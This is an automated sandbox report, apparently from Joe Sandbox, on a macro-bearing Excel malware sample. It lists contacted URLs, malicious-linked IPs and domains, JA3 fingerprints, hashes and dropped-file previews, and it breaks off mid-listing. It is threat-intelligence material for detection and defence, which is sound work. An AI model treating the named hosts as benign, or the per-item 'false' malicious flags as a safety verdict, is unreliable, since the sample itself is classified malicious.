http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://management.azure.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://wus2.contentsync.	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://api.office.net	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://entitlement.diagnostics.office.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://outlook.office.com/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://templatelogging.office.com/client/log	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://outlook.office365.com/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://webshell.suite.office.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://management.azure.com/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://devnull.onenote.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://ncus.pagecontentsync.	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://messaging.office.com/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://augloop.office.com/v2	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://skyapi.live.net/Activity/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://dataservice.o365filtering.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://directory.services.	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://staging.cortana.ai	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.39.58	signifysystem.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.32.232	fcventasyservicios.cl	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412299
Start date:	12.05.2021
Start time:	15:46:21
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	afdab907_by_Libranalysis.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.expl.evad.winXLS@5/7@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.39.58	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
192.185.32.232	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
signifysystem.com	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
fcventasyservicios.cl	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.185.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.171.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.244.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
UNIFIEDLAYER-AS-1US	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.185.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.171.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.244.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	LMNF434.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SF65G55121E0FE25552.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-1908475637.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	rF27d1O1O2.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	cSvu8bTzJU.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Contract_kyrgyzstan_pdf.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SMC PO 1083 SAJ 1946 .exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-949138716.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	- FAX ID 74172012198198.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424592794.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizacii#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizaci#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	statistic-1310760242.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\05A0640A-6863-4E3B-ACA9-DB328E6298FA	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368396608243579
Encrypted:	false
SSDEEP:	1536:icQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:JEQ9DQW+zPXO8
MD5:	88B73846BB777A00366882408FC6567F
SHA1:	7D28D03A7875D0A011CAF9A89E651C1E7B0B781F
SHA-256:	3BB56B5BC4929DD2CF5EEB0863CB5422D18F08514EB271DC910DF5CB88D8351C
SHA-512:	7A346AD24673FE4EC996C3A6A4DC2B2737335BEB84F3C0680D8BF2E939F049318225756441F7EDED73065D1D29E8F4A90DE1BFA51F8764AB3E50C98CF2CE1DA A
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T13:47:18">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\C1C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	81549
Entropy (8bit):	7.91028961887938
Encrypted:	false
SSDEEP:	1536:BjYO+nffSDcn9iZtJOXAQR2KtCbuMB/yDL4kymYBO0y7zBr4ZLJtS:N+nHSD8YZo/Uh0ZymYQ0y7FAL/S
MD5:	E921F271D6866098E505D8B239E42FA5
SHA1:	DBF2420C5D3CCE5157A16EC8EF5214557BB095A5
SHA-256:	C32346707C8DCDDE3711A1538374A7401EE830763A4324BD952DAE9326D80449
SHA-512:	54D081FC3633B0739EE463B07B8A606B190BA1147D3D87F0C62EF4377D452993632908E73F84CFC9F2F084D69024BB7D7BDE981263A47D03A1C7292CFC83B882
Malicious:	false
Reputation:	low
Preview:	.U.N#1..#.?.|.u;p..Q:.f.. .|.cW..x..@.....ek....R....jaM....w-;oF..'..k.....U..S.x.-[.....2.V.v.>..s.=X....hf...^c..s.....~q.]...9.d..f...zA.+'S.X.g.].j...h)...ON}...l.%(/.-Q7.''..=@...Q.b....0d|.f p.'Mm..<.....0....B.R....RX;.....Q+..DL..RZ|a.....f?I..b....).5V....9...=J.....I.._.....Q|.5....=T.bH._...k..vSQF.-....^..._.9.#....."=....>Q[...{..>T...._?....h.....R..0<.....u ".I..m...E.. '/7.CB....4y.....PK.....!..!.9.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:34:24 2019, mtime=Wed May 12 21:47:20 2021, atime=Wed May 12 21:47:20 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	909
Entropy (8bit):	4.711159087321218
Encrypted:	false
SSDEEP:	12:8mp3ncJRUZ6CHiD0/GXIDN+W+jA0/y1bDyPq5LkeGLkeM4t2Y+xIBjKZm:8u3ni10Oy+A0KJDyPG7aB6m
MD5:	A1D94C508552D2F0F75AE58820C0D8A8
SHA1:	4C7919B0DAE3C5C7AD4BADE84178E6B75990163A
SHA-256:	1DDCCE4C89118101E55072CD12BDC571A846107732C359B823B48D2EE84A5051
SHA-512:	C1C3156C3275783F29ADE33CA7DDBDAFF24EC0762376F3FC6E3FC96FA1E9D9F0C187AF209CEFF0819ADC395D8EE678E92B14EC2CC589FA40C491E7609F8FE C5
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....-..T.W.G....U.G...0.....y....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..R.....S.....n...a.l.f.o.n.s.....~.1.....R...Desktop.h.....NM..R.....Y.....>.....*9..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....F.....-.....E.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...Aw..`.....X.....980108.....!a..%.H.VZAj...q.I.....W...!a..%.H.VZAj...q.I.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\afdab907_by_Libranalysis.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 13:47:08 2020, mtime=Wed May 12 21:47:20 2021, atime=Wed May 12 21:47:20 2021, length=177152, window=hide
Category:	dropped
Size (bytes):	2260
Entropy (8bit):	4.732256918860942
Encrypted:	false
SSDEEP:	48:8NTL7HeOEXTKhVNKOESB6pNTL7HeOEXTKhVNKOESB6:88FeXNKFSK8FeXNKFS
MD5:	53F19E889CBBC44B5439EBEC5CC58D91
SHA1:	A380C1E106661E3959A870FE0F7037A59FD37017
SHA-256:	DC503BE2EFFBCB1A00F81F3B2E64BB16BC71CBE22A80468D7DC1241595D3C765
SHA-512:	1603E056F22CB6ED822E8495C4DF17EE8EB4E2F99DCE40A528DBD58A11D18771A6FB8DED1C9A1D559ACA2C770DD25403D395CDA67726CC183BC095026BA3755
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....l).8...iem.G..iem.G.....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..R.....S.....n...a.l.f.o.n.s.....~.1.....>Q.u..Desktop.h.....NM..R.....Y.....>.....b9..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R. .AFDAB9~1.XLS..j.....>Q.u.R.....f.....9.a.f.d.a.b.9.0.7._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....c.....-.....b.....>.S.....C:\Users\user\Desktop\afdab907_by_Libranalysis.xls..3.....\.....\.....\.....\.D.e.s.k.t.o.p.\.a.f.d.a.b.9.0.7._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:..,.LB.)...Aw...`.....X.....980108.....!a..%.H.VZAj....Yt.+.....W...!a..%.H.VZAj....Yt.+.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	125
Entropy (8bit):	4.605232209042294
Encrypted:	false
SSDEEP:	3:oyBVomMSZGUwSLMp6lcDBEEGUwSLMp6lmMSZGUwSLMp6lv:dj6SDNiyCNbSDNf
MD5:	85121F807F772BC7FB4410CA5583907A
SHA1:	D7A223F4FE7FDEA95B5CC43B0BD686A3CD98CC1E
SHA-256:	BE44E6D35861347BCB4FDB71496734B6ECDA5B6C6EB8C4FA1D5311ED47AFDC7A
SHA-512:	30F9D464C54A9DDA0701900C234C58F0FFD5DCFC5A477FEE04FB92FA0727A10B02D37F106F7DC52FBB999B7B7C70EC3B355C4A143D5F6A281E8B41A28BF3984
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..afdab907_by_Libranalysis.LNK=0..afdab907_by_Libranalysis.LNK=0..[xls]..afdab907_by_Libranalysis.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB3342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\B2C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16

C:\Users\user\Desktop\B2C10000	
Category:	dropped
Size (bytes):	228873
Entropy (8bit):	5.616369521937339
Encrypted:	false
SSDEEP:	3072:17NiRdSD8YNoTU90upfzn3bO0X7vrPlsrXvLlL7La7Niuh:aRdTrTU9ZEbuh
MD5:	A8202F9867B93EB004F967A73E59B139
SHA1:	D417726147FBBDCB9A943D4767959D66C7CCEF76
SHA-256:	2FF90CF27DAE349180077792AF6E99D612BBBBA551172EE5C928D649CD91F8AD
SHA-512:	C8D3A57DB78581941015F0D66140BAEF629BCB96C6A2ED98E8974A974916DD0EFE63434A49F9DBEBE52FF93459C6BFA0447DB0C6F12673B66212DA3E40E50A43
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. ....."....1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....8.....A.r.i.a.l.1.....8..... ..A.r.i.a.l.1.....8.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....4.....A.r.i.a.l.1...h...8.....C.a.m.b.r.i.a.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1 .....A.r.i.a.l.1.....>.....A.r.i.a.l.1.....?.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.... .....A.r.i.a.l.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:24:11 2021, Security: 0
Entropy (8bit):	3.258986427712615
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	afdab907_by_Libranalysis.xls
File size:	375808
MD5:	afdab90737c55a669e7025df2fa86efe
SHA1:	39a056a263368dcb1fb98a2226eae7c9d1488453
SHA256:	d61e90fe268528db7a0eee66f064270a519b2843a596425 23b137ec2b81fe5e2
SHA512:	473d272a8270022f8a53a96ca3156aa88f751b994326494 9452e3847c529af7e05cad24ee0c02a236b4e67dfa515ec f0a70a3bffd5c413849add24dd72675d71
SSDEEP:	3072:Q8UGHv2tt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/l/T/tbHm 7H9G4l+s2k3zN4sbc5:vUGAt6Uqa5DPdG9uS9QLp4l+ s+E8
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "afdab907_by_Libranalysis.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False

Indicators

Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:24:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . t . . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290777742057
Base64 Encoded:	False
